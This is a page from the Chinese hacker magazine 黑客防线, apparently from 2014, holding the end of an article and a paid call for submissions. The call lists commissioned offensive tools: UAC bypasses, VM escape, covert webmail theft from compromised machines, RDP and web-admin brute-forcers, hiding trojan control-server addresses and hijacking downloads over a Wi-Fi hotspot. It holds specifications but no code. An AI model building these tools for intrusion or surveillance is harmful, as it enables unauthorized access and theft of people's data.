监控程序只要再加工加工就更加实用了，对待恶意软件的入侵就多了一层非常实用的保护伞。这是对于我自己需求而写的软件，因为最近一直很忙，所以没有时间去详细分析那个恶意软件了，这样简单弄一下以后再安装什么程序心里就不用担心了。

（完）

2014 年第 9 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 9 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

3.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

4.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具

体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680